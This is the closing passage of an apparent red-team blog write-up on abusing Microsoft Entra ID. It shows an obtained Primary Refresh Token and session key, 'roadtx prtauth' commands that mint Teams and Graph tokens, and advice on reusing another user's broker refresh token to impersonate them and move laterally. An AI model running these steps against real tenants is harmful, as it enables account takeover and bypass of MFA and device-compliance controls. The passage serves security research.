Obtained PRT: 1.AXgAhanMJPRzUEepd0i6Ya22kpjt2SlppDZFreL5gbwdYF4AANN4AA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAAjTmg8hDUaf1uioMI366UVCSHtzT7JOYWFARfoiBJPeWNLb8eiAKZ8k_58rMZ6SLwz2oQdrHuzH2gvyoLeZpOpsWBGR3huwkc4iB1NLQ6LqZT5YV_Wqw5xb9haJyJOuGHUcmOlvKUVfp<....snip.....>68N-6I92xe3bHvWfywv2A5pAPSbn2gthJvB5YBQ-MeXOVsrLXFJJphfBOCoTXqB9gP6-Mf7yuJv382-5C4xAn7XVRjtmzOZ7Wg
Obtained session key: 31e455967e15ef58cd965ecf9329d362bb2707142cdea74284321520d21627f9
Saved PRT to roadtx.prt
Then start minting tokens.
roadtx prtauth -c msteams -r msgraph
Tokens were written to .roadtools_auth

If we decode the tokens, we see we have the MFA claims and device compliance claims so we should be good and as we have a PRT we can generate pretty much any tokens we want for the user.
 .
.
Also keep in mind, if you get the MS Broker refresh token for any other user you can use that the same way above to mint tokens as that user and transfer compliance claims to move laterally without enrolling/joining a device again :)
Thanks for reading, heres OutOfTune